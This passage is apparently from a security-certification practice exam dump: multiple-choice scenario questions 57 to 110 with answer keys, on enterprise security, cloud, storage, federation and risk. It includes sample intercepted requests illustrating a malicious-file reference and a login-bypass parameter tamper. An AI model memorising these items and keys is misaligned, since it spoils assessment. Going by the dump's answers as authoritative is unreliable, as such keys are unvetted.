D. This information can be found by querying the network's DNS servers, and is valuable because backup DNS servers typically allow recursive queries from Internet hosts.

Correct Answer: A
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 57

A security engineer is a new member to a configuration board at the request of management. The company has two new major IT projects starting this year and wants to plan security into the application deployment. The board is primarily concerned with the applications' compliance with federal assessment and authorization standards. The security engineer asks for a timeline to determine when a security assessment of both applications should occur and does not attend subsequent configuration board meetings. If the security engineer is only going to perform a security assessment, which of the following steps in system authorization has the security engineer omitted?

A. Establish the security control baseline
B. Build the application according to software development security standards
C. Review the results of user acceptance testing
D. Consult with the stakeholders to determine which standards can be omitted

Correct Answer: A
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 58

An analyst connects to a company web conference hosted on www.webconference.com/meetingID#01234 and observes that numerous guests have been allowed to join, without providing identifying information. The topics covered during the web conference are considered proprietary to the company. Which of the following security concerns does the analyst present to management?

A. Guest users could present a risk to the integrity of the company's information
B. Authenticated users could sponsor guest access that was previously approved by management
C. Unauthenticated users could present a risk to the confidentiality of the company's information
D. Meeting owners could sponsor guest access if they have passed a background check

Correct Answer: C
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 59

During a recent audit of servers, a company discovered that a network administrator, who required remote access, had deployed an unauthorized remote access application that communicated over common ports already allowed through the firewall. A network scan showed that this remote access application had already been installed on one third of the servers in the company. Which of the following is the MOST appropriate action that the company should take to provide a more appropriate solution?

A. Implement an IPS to block the application on the network
B. Implement the remote application out to the rest of the servers
C. Implement SSL VPN with SAML standards for federation
D. Implement an ACL on the firewall with NAT for remote access

Correct Answer: C
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 60
A small retail company recently deployed a new point of sale (POS) system to all 67 stores. The core of the POS is an extranet site, accessible only from retail stores and the corporate office over a split-tunnel VPN. An additional split-tunnel VPN provides bi-directional connectivity back to the main office, which provides voice connectivity for store VoIP phones. Each store offers guest wireless functionality, as well as employee wireless. Only the staff wireless network has access to the POS VPN. Recently, stores are reporting poor response times when accessing the POS application from store computers as well as degraded voice quality when making phone calls. Upon investigation, it is determined that three store PCs are hosting malware, which is generating excessive network traffic. After malware removal, the information security department is asked to review the configuration and suggest changes to prevent this from happening again. Which of the following denotes the BEST way to mitigate future malware risk?

A. Deploy new perimeter firewalls at all stores with UTM functionality.
B. Change antivirus vendors at the store and the corporate office.
C. Move to a VDI solution that runs offsite from the same data center that hosts the new POS solution.
D. Deploy a proxy server with content filtering at the corporate office and route all traffic through it.

Correct Answer: A
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 61
Executive management is asking for a new manufacturing control and workflow automation solution. This application will facilitate management of proprietary

information and closely guarded corporate trade secrets.
The information security team has been a part of the department meetings and come away with the following notes:
-Human resources would like complete access to employee data stored in the application. They would like automated data interchange with the employee management application, a cloud- based SaaS application.
-Sales is asking for easy order tracking to facilitate feedback to customers. -Legal is asking for adequate safeguards to protect trade secrets. They are also concerned with data ownership questions and legal jurisdiction.
-Manufacturing is asking for ease of use. Employees working the assembly line cannot be bothered with additional steps or overhead. System interaction needs to be quick and easy. -Quality assurance is concerned about managing the end product and tracking overall performance of the product being produced. They would like read-only access to the entire workflow process for monitoring and baselining.
The favored solution is a user friendly software application that would be hosted onsite. It has extensive ACL functionality, but also has readily available APIs for extensibility. It supports read-only access, kiosk automation, custom fields, and data encryption.

Which of the following departments' request is in contrast to the favored solution?

A. Manufacturing
B. Legal
C. Sales
D. Quality assurance
E. Human resources

Correct Answer: E
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 62
The helpdesk manager wants to find a solution that will enable the helpdesk staff to better serve company employees who call with computer-related problems. The helpdesk staff is currently unable to perform effective troubleshooting and relies on callers to describe their technology problems. Given that the helpdesk staff is located within the company headquarters and 90% of the callers are telecommuters, which of the following tools should the helpdesk manager use to make the staff more effective at troubleshooting while at the same time reducing company costs? (Select TWO).

A. Web cameras
B. Email
C. Instant messaging
D. BYOD
E. Desktop sharing
F. Presence

Correct Answer: CE
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 63
An intruder was recently discovered inside the data center, a highly sensitive area. To gain access, the intruder circumvented numerous layers of physical and electronic security measures. Company leadership has asked for a thorough review of physical security controls to prevent this from happening again. Which of the following departments are the MOST heavily invested in rectifying the problem? (Select THREE).

A. Facilities management
B. Human resources
C. Research and development
D. Programming
E. Data center operations
F. Marketing
G. Information technology

Correct Answer: AEG
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 64
A completely new class of web-based vulnerabilities has been discovered. Claims have been made that all common web-based development frameworks are susceptible to attack. Proof-of- concept details have emerged on the Internet. A security advisor within a company has been asked to provide recommendations on how to respond quickly to these vulnerabilities. Which of the following BEST describes how the security advisor should respond?

A. Assess the reliability of the information source, likelihood of exploitability, and impact to hosted data. Attempt to exploit via the proof-of-concept code. Consider remediation options.
B. Hire an independent security consulting agency to perform a penetration test of the web servers. Advise management of any `high' or `critical' penetration test findings and put forward recommendations for mitigation.
C. Review vulnerability write-ups posted on the Internet. Respond to management with a recommendation to wait until the news has been independently verified by software vendors providing the web application software.

D. Notify all customers about the threat to their hosted data. Bring the web servers down into "maintenance mode" until the vulnerability can be reliably mitigated through a vendor patch.

Correct Answer: A
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 65
A company sales manager received a memo from the company's financial department which stated that the company would not be putting its software products through the same security testing as previous years to reduce the research and development cost by 20 percent for the upcoming year. The memo also stated that the marketing material and service level agreement for each product would remain unchanged. The sales manager has reviewed the sales goals for the upcoming year and identified an increased target across the software products that will be affected by the financial department's change. All software products will continue to go through new development in the coming year. Which of the following should the sales manager do to ensure the company stays out of trouble?

A. Discuss the issue with the software product's user groups
B. Consult the company's legal department on practices and law
C. Contact senior finance management and provide background information
D. Seek industry outreach for software practices and law

Correct Answer: B
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 66
A member of the software development team has requested advice from the security team to implement a new secure lab for testing malware. Which of the following is the NEXT step that the security team should take?

A. Purchase new hardware to keep the malware isolated.
B. Develop a policy to outline what will be required in the secure lab.
C. Construct a series of VMs to host the malware environment.
D. Create a proposal and present it to management for approval.

Correct Answer: D

Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 67
A company has issued a new mobile device policy permitting BYOD and company-issued devices. The company-issued device has a managed middleware client that restricts the applications allowed on company devices and provides those that are approved. The middleware client provides configuration standardization for both company owned and BYOD to secure data and communication to the device according to industry best practices. The policy states that, "BYOD clients must meet the company's infrastructure requirements to permit a connection." The company also issues a memorandum separate from the policy, which provides instructions for the purchase, installation, and use of the middleware client on BYOD. Which of the following is being described?

A. Asset management
B. IT governance
C. Change management
D. Transference of risk

Correct Answer: B
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 68
A security engineer on a large enterprise network needs to schedule maintenance within a fixed window of time. A total outage period of four hours is permitted for servers. Workstations can undergo maintenance from 8:00 pm to 6:00 am daily. Which of the following can specify parameters for the maintenance work? (Select TWO).

A. Managed security service
B. Memorandum of understanding
C. Quality of service
D. Network service provider
E. Operating level agreement

Correct Answer: BE
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 69
An organization has decided to reduce labor costs by outsourcing back office processing of credit applications to a provider located in another country. Data sovereignty and privacy concerns raised by the security team resulted in the third-party provider only accessing and processing the data via remote desktop sessions. To facilitate communications and improve productivity, staff at the third party has been provided with corporate email accounts that are only accessible via the remote desktop sessions. Email forwarding is blocked and staff at the third party can only communicate with staff within the organization. Which of the following additional controls should be implemented to prevent data loss? (Select THREE).

A. Implement hashing of data in transit
B. Session recording and capture
C. Disable cross session cut and paste
D. Monitor approved credit accounts
E. User access audit reviews
F. Source IP whitelisting

Correct Answer: CEF
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 70
A company has received the contract to begin developing a new suite of software tools to replace an aging collaboration solution. The original collaboration solution has been in place for nine years, contains over a million lines of code, and took over two years to develop originally. The SDLC has been broken up into eight primary stages, with each stage requiring an in-depth risk analysis before moving on to the next phase. Which of the following software development methods is MOST applicable?

A. Spiral model
B. Incremental model
C. Waterfall model
D. Agile model

Correct Answer: C
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 71
An attacker attempts to create a DoS event against the VoIP system of a company. The attacker uses a tool to flood the network with a large number of SIP INVITE traffic. Which of the following would be LEAST likely to thwart such an attack?

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

A. Install IDS/IPS systems on the network
B. Force all SIP communication to be encrypted
C. Create separate VLANs for voice and data traffic
D. Implement QoS parameters on the switches

Correct Answer: D
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 72
The helpdesk department desires to roll out a remote support application for internal use on all company computers. This tool should allow remote desktop sharing, system log gathering, chat, hardware logging, inventory management, and remote registry access. The risk management team has been asked to review vendor responses to the RFQ. Which of the following questions is the MOST important?

A. What are the protections against MITM?
B. What accountability is built into the remote support application?
C. What encryption standards are used in tracking database?
D. What snapshot or "undo" features are present in the application?
E. What encryption standards are used in remote desktop and file transfer functionality?

Correct Answer: B
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 73
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Correct Answer: B
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 74
A security manager has received the following email from the Chief Financial Officer (CFO):
"While I am concerned about the security of the proprietary financial data in our ERP application, we have had a lot of turnover in the accounting group and I am having a difficult time meeting our monthly performance targets. As things currently stand, we do not allow employees to work from home but this is something I am willing to allow so we can get back on track. What should we do first to securely enable this capability for my group?" Based on the information provided, which of the following would be the MOST appropriate response to the CFO?

A. Remote access to the ERP tool introduces additional security vulnerabilities and should not be allowed.
B. Allow VNC access to corporate desktops from personal computers for the users working from home.
C. Allow terminal services access from personal computers after the CFO provides a list of the users working from home.
D. Work with the executive management team to revise policies before allowing any remote access.

Correct Answer: D
Section: Integration of Computing, Communications and Business Disciplines
Explanation

Explanation/Reference:

QUESTION 75

Three companies want to allow their employees to seamlessly connect to each other's wireless corporate networks while keeping one consistent wireless client configuration. Each company wants to maintain its own authentication infrastructure and wants to ensure that an employee who is visiting the other two companies is authenticated by the home office when connecting to the other companies' wireless network. All three companies have agreed to standardize on 802.1x EAP-PEAP-MSCHAPv2 for client configuration. Which of the following should the three companies implement?

A. The three companies should agree on a single SSID and configure a hierarchical RADIUS system which implements trust delegation.
B. The three companies should implement federated authentication through Shibboleth connected to an LDAP backend and agree on a single SSID.
C. The three companies should implement a central portal-based single sign-on and agree to use the same CA when issuing client certificates.
D. All three companies should use the same wireless vendor to facilitate the use of a shared cloud based wireless controller.

Correct Answer: A
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 76

Company XYZ provides cable television service to several regional areas. They are currently installing fiber-to-the-home in many areas with hopes of also providing telephone and Internet services. The telephone and Internet services portions of the company will each be separate subsidiaries of the parent company. The board of directors wishes to keep the subsidiaries separate from the parent company. However all three companies must share customer data for the purposes of accounting, billing, and customer authentication. The solution must use open standards, and be simple and seamless for customers, while only sharing minimal data between the companies. Which of the following solutions is BEST suited for this scenario?

A. The companies should federate, with the parent becoming the SP, and the subsidiaries becoming an IdP.
B. The companies should federate, with the parent becoming the IdP, and the subsidiaries becoming an SSP.
C. The companies should federate, with the parent becoming the IdP, and the subsidiaries becoming an SP.
D. The companies should federate, with the parent becoming the ASP, and the subsidiaries becoming an IdP.

Correct Answer: C
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 77
Company A needs to export sensitive data from its financial system to company B's database, using company B's API in an automated manner. Company A's policy prohibits the use of any intermediary external systems to transfer or store its sensitive data, therefore the transfer must occur directly between company A's financial system and company B's destination server using the supplied API. Additionally, company A's legacy financial software does not support encryption, while company B's API supports encryption. Which of the following will provide end-to-end encryption for the data transfer while adhering to these requirements?

A. Company A must install an SSL tunneling software on the financial system.
B. Company A's security administrator should use an HTTPS capable browser to transfer the data.
C. Company A should use a dedicated MPLS circuit to transfer the sensitive data to company B.
D. Company A and B must create a site-to-site IPSec VPN on their respective firewalls.

Correct Answer: A
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 78
A security company is developing a new cloud-based log analytics platform. Its purpose is to allow:
Customers to upload their log files to the "big data" platform Customers to perform remote log search
Customers to integrate into the platform using an API so that third party business intelligence tools can be used for the purpose of trending, insights, and/or discovery

Which of the following are the BEST security considerations to protect data from one customer being disclosed to other customers? (Select THREE).

A. Secure storage and transmission of API keys
B. Secure protocols for transmission of log files and search results
C. At least two years retention of log files in case of e-discovery requests
D. Multi-tenancy with RBAC support
E. Sanitizing filters to prevent upload of sensitive log file contents
F. Encryption of logical volumes on which the customers' log files reside

Correct Answer: ABD
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 79
A penetration tester is assessing a mobile banking application. Man-in-the-middle attempts via a HTTP intercepting proxy are failing with SSL errors. Which of the following controls has likely been implemented by the developers?

A. SSL certificate revocation
B. SSL certificate pinning
C. Mobile device root-kit detection
D. Extended Validation certificates

Correct Answer: B
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 80
A system administrator needs to meet the maximum amount of security goals for a new DNS infrastructure. The administrator deploys DNSSEC extensions to the domain names and infrastructure. Which of the following security goals does this meet? (Select TWO).

A. Availability
B. Authentication
C. Integrity
D. Confidentiality
E. Encryption

Correct Answer: BC
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 81
The risk manager is reviewing a report which identifies a requirement to keep a business critical legacy system operational for the next two years. The legacy system is out of support because the vendor and security patches are no longer released. Additionally, this is a proprietary embedded system and little is documented and known about it. Which of the following should the Information Technology department implement to reduce the security risk from a compromise of this system?

A. Virtualize the system and migrate it to a cloud provider.
B. Segment the device on its own secure network.
C. Install an antivirus and HIDS on the system.
D. Hire developers to reduce vulnerabilities in the code.

Correct Answer: B
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 82
An organization would like to allow employees to use their network username and password to access a third-party service. The company is using Active Directory Federated Services for their directory service. Which of the following should the company ensure is supported by the third- party? (Select TWO).

A. LDAP/S
B. SAML
C. NTLM
D. OAUTH
E. Kerberos

Correct Answer: BE
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 83
An extensible commercial software system was upgraded to the next minor release version to patch a security vulnerability. After the upgrade, an unauthorized intrusion into the system was detected. The software vendor is called in to troubleshoot the issue and reports that all core components were updated properly. Which of the following has been overlooked in securing the system? (Select TWO).

A. The company's IDS signatures were not updated.
B. The company's custom code was not patched.
C. The patch caused the system to revert to http.

D. The software patch was not cryptographically signed.
E. The wrong version of the patch was used.
F. Third-party plug-ins were not patched.

Correct Answer: BF
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 84
A forensic analyst works for an e-discovery firm where several gigabytes of data are processed daily. While the business is lucrative, they do not have the resources or the scalability to adequately serve their clients. Since it is an e-discovery firm where chain of custody is important, which of the following scenarios should they consider?

A. Offload some data processing to a public cloud
B. Aligning their client intake with the resources available
C. Using a community cloud with adequate controls
D. Outsourcing the service to a third party cloud provider

Correct Answer: C
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 85
A company is deploying a new iSCSI-based SAN. The requirements are as follows:
SAN nodes must authenticate each other.
Shared keys must NOT be used.
Do NOT use encryption in order to gain performance.

Which of the following design specifications meet all the requirements? (Select TWO).

A. Targets use CHAP authentication
B. IPSec using AH with PKI certificates for authentication
C. Fiber channel should be used with AES

D. Initiators and targets use CHAP authentication
E. Fiber channel over Ethernet should be used
F. IPSec using AH with PSK authentication and 3DES
G. Targets have SCSI IDs for authentication

Correct Answer: BD
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 86
Company XYZ provides hosting services for hundreds of companies across multiple industries including healthcare, education, and manufacturing. The security architect for company XYZ is reviewing a vendor proposal to reduce company XYZ's hardware costs by combining multiple physical hosts through the use of virtualization technologies. The security architect notes concerns about data separation, confidentiality, regulatory requirements concerning PII, and administrative complexity on the proposal. Which of the following BEST describes the core concerns of the security architect?

A. Most of company XYZ's customers are willing to accept the risks of unauthorized disclosure and access to information by outside users.
B. The availability requirements in SLAs with each hosted customer would have to be re-written to account for the transfer of virtual machines between physical platforms for regular maintenance.
C. Company XYZ could be liable for disclosure of sensitive data from one hosted customer when accessed by a malicious user who has gained access to the virtual machine of another hosted customer.
D. Not all of company XYZ's customers require the same level of security and the administrative complexity of maintaining multiple security postures on a single hypervisor negates hardware cost savings.

Correct Answer: C
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 87
A university requires a significant increase in web and database server resources for one week, twice a year, to handle student registration. The web servers remain idle for the rest of the year. Which of the following is the MOST cost effective way for the university to securely handle student registration?

A. Virtualize the web servers locally to add capacity during registration.
B. Move the database servers to an elastic private cloud while keeping the web servers local.

C. Move the database servers and web servers to an elastic private cloud.

D. Move the web servers to an elastic public cloud while keeping the database servers local.

Correct Answer: D
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 88
Due to a new regulatory requirement, ABC Company must now encrypt all WAN transmissions. When speaking with the network administrator, the security administrator learns that the existing routers have the minimum processing power to do the required level of encryption. Which of the following solutions minimizes the performance impact on the router?

A. Deploy inline network encryption devices

B. Install an SSL acceleration appliance

C. Require all core business applications to use encryption

D. Add an encryption module to the router and configure IPSec

Correct Answer: A
Section: Technical Integration of Enterprise Components
Explanation

Explanation/Reference:

QUESTION 89
A company has decided to change its current business direction and refocus on core business. Consequently, several company sub-businesses are in the process of being sold-off. A security consultant has been engaged to advise on residual information security concerns with a de- merger. From a high-level perspective, which of the following BEST provides the procedure that the consultant should follow?

A. Perform a penetration test for the current state of the company. Perform another penetration test after the de-merger. Identify the gaps between the two tests.

B. Duplicate security-based assets should be sold off for commercial gain to ensure that the security posture of the company does not decline.

C. Explain that security consultants are not trained to offer advice on company acquisitions or demergers. This needs to be handled by legal representatives well versed in corporate law.

D. Identify the current state from a security viewpoint. Based on the demerger, assess what the security gaps will be from a physical, technical, DR, and policy/ awareness perspective.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 90
It has come to the IT administrator's attention that the "post your comment" field on the company blog page has been exploited, resulting in cross-site scripting attacks against customers reading the blog. Which of the following would be the MOST effective at preventing the "post your comment" field from being exploited?

A. Update the blog page to HTTPS
B. Filter metacharacters
C. Install HIDS on the server
D. Patch the web application
E. Perform client side input validation

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 91
A business unit of a large enterprise has outsourced the hosting and development of a new external website which will be accessed by premium customers, in order to speed up the time to market timeline. Which of the following is the MOST appropriate?

A. The external party providing the hosting and website development should be obligated under contract to provide a secure service which is regularly tested (vulnerability and penetration).
SLAs should be in place for the resolution of newly identified vulnerabilities and a guaranteed uptime.
B. The use of external organizations to provide hosting and web development services is not recommended as the costs are typically higher than what can be achieved internally. In addition, compliance with privacy regulations becomes more complex and guaranteed uptimes are difficult to track and measure.
C. Outsourcing transfers all the risk to the third party. An SLA should be in place for the resolution of newly identified vulnerabilities and penetration / vulnerability testing should be conducted regularly.
D. Outsourcing transfers the risk to the third party, thereby minimizing the cost and any legal obligations. An MOU should be in place for the resolution of newly identified vulnerabilities and penetration / vulnerability testing should be conducted regularly.

Correct Answer: A

Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 92
An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

A. Intermediate Root Certificate
B. Wildcard Certificate
C. EV x509 Certificate
D. Subject Alternative Names Certificate

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 93
An administrator wishes to replace a legacy clinical software product as it has become a security risk. The legacy product generates $10,000 in revenue a month. The new software product has an initial cost of $180,000 and a yearly maintenance of $2,000 after the first year. However, it will generate $15,000 in revenue per month and be more secure. How many years until there is a return on investment for this new package?

A. 1
B. 2
C. 3
D. 4

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 94
A large company is preparing to merge with a smaller company. The smaller company has been very profitable, but the smaller company's main applications were created in-house. Which of the following actions should the large company's security administrator take in preparation for the merger?

A. A review of the mitigations implemented from the most recent audit findings of the smaller company should be performed.
B. An ROI calculation should be performed to determine which company's application should be used.
C. A security assessment should be performed to establish the risks of integration or co- existence.
D. A regression test should be performed on the in-house software to determine security risks associated with the software.

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 95
Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

A. Deduplication
B. Data snapshots
C. LUN masking
D. Storage multipaths

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 96
Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

A. Require each Company XYZ employee to use an IPSec connection to the required systems
B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
C. Require Company ABC employees to use two-factor authentication on the required systems
D. Require a site-to-site VPN for intercompany communications

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 97
A Chief Information Security Officer (CISO) has requested that a SIEM solution be implemented. The CISO wants to know upfront what the projected TCO would be before looking further into this concern. Two vendor proposals have been received:
Vendor A: product-based solution which can be purchased by the pharmaceutical company.
Capital expenses to cover central log collectors, correlators, storage and management consoles expected to be $150,000. Operational expenses are expected to be a 0.5 full time employee (FTE) to manage the solution, and 1 full time employee to respond to incidents per year.
Vendor B: managed service-based solution which can be the outsourcer for the pharmaceutical company's needs.

Bundled offering expected to be $100,000 per year.

Operational expenses for the pharmaceutical company to partner with the vendor are expected to be a 0.5 FTE per year.
Internal employee costs are averaged to be $80,000 per year per FTE. Based on calculating TCO of the two vendor proposals over a 5 year period, which of the following options is MOST accurate?

A. Based on cost alone, having an outsourced solution appears cheaper.
B. Based on cost alone, having an outsourced solution appears to be more expensive.
C. Based on cost alone, both outsourced an in-sourced solutions appear to be the same.
D. Based on cost alone, having a purchased product solution appears cheaper.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 98
A port in a fibre channel switch failed, causing a costly downtime on the company's primary website. Which of the following is the MOST likely cause of the downtime?

A. The web server iSCSI initiator was down.
B. The web server was not multipathed.
C. The SAN snapshots were not up-to-date.
D. The SAN replication to the backup site failed.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 99
An internal development team has migrated away from Waterfall development to use Agile development. Overall, this has been viewed as a successful initiative by the stakeholders as it has improved time-to-market. However, some staff within the security team have contended that Agile development is not secure. Which of the following is the MOST accurate statement?

A. Agile and Waterfall approaches have the same effective level of security posture. They both need similar amounts of security effort at the same phases of development.
B. Agile development is fundamentally less secure than Waterfall due to the lack of formal up- front design and inability to perform security reviews.
C. Agile development is more secure than Waterfall as it is a more modern methodology which has the advantage of having been able to incorporate security best practices of recent years.
D. Agile development has different phases and timings compared to Waterfall. Security activities need to be adapted and performed within relevant Agile phases.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 100
A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

A. The X509 V3 certificate was issued by a non trusted public CA.
B. The client-server handshake could not negotiate strong ciphers.
C. The client-server handshake is configured with a wrong priority.
D. The client-server handshake is based on TLS authentication.
E. The X509 V3 certificate is expired.
F. The client-server implements client-server mutual authentication with different certificates.

Correct Answer: BC
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 101
Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

A. Synchronous copy of data
B. RAID configuration
C. Data de-duplication
D. Storage pool space allocation
E. Port scanning
F. LUN masking/mapping
G. Port mapping

Correct Answer: FG
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 102

An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

A. Implementing federated network access with the third party.
B. Using a HSM at the network perimeter to handle network device access.
C. Using a VPN concentrator which supports dual factor via hardware tokens.
D. Implementing 802.1x with EAP-TTLS across the infrastructure.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 103
A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

A. A separate physical interface placed on a private VLAN should be configured for live host operations.
B. Database record encryption should be used when storing sensitive information on virtual servers.
C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 104
Joe is a security architect who is tasked with choosing a new NIPS platform that has the ability to perform SSL inspection, analyze up to 10Gbps of traffic, can be centrally managed and only reveals inspected application payload data to specified internal security employees. Which of the following steps should Joe take to reach the desired outcome?

A. Research new technology vendors to look for potential products. Contribute to an RFP and then evaluate RFP responses to ensure that the vendor product

meets all mandatory requirements.
Test the product and make a product recommendation.

B. Evaluate relevant RFC and ISO standards to choose an appropriate vendor product. Research industry surveys, interview existing customers of the product and then recommend that the product be purchased.
C. Consider outsourcing the product evaluation and ongoing management to an outsourced provider on the basis that each of the requirements are met and a lower total cost of ownership (TCO) is achieved.
D. Choose a popular NIPS product and then consider outsourcing the ongoing device management to a cloud provider. Give access to internal security employees so that they can inspect the application payload data.
E. Ensure that the NIPS platform can also deal with recent technological advancements, such as threats emerging from social media, BYOD and cloud storage prior to purchasing the product.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 105
A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:

```
POST http://www.example.com/resources/NewBankAccount HTTP/1.1 Content-type: application/json
{
"account":
[
{ "creditAccount":"Credit Card Rewards account"}
{ "salesLeadRef":"www.example.com/badcontent/exploitme.exe"} ],
"customer":
[
{ "name":"Joe Citizen"} { "custRef":"3153151"}
]
}
```

The banking website responds with:

```
HTTP/1.1 200 OK
{
"newAccountDetails":
[
{ "cardNumber":"1234123412341234"} { "cardExpiry":"2020-12-31"} { "cardCVV":"909"}
],
"marketingCookieTracker":"JSESSIONID=000000001"
"returnCode":"Account added successfully"
```

}

Which of the following are security weaknesses in this example? (Select TWO).

A. Missing input validation on some fields
B. Vulnerable to SQL injection
C. Sensitive details communicated in clear-text
D. Vulnerable to XSS
E. Vulnerable to malware file uploads
F. JSON/REST is not as secure as XML

Correct Answer: AC
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 106
Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

A. Jailbroken mobile device
B. Reconnaissance tools
C. Network enumerator
D. HTTP interceptor
E. Vulnerability scanner
F. Password cracker

Correct Answer: DE
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 107
Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

```
POST /login.aspx HTTP/1.1
Host: comptia.org
Content-type: text/html
txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true
```

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

A. Remove all of the post data and change the request to /login.aspx from POST to GET
B. Attempt to brute force all usernames and passwords using a password cracker
C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 108
An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Correct Answer: AD
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 109
ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
D. Require multi-factor authentication when accessing the console at the physical VM host.

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 110
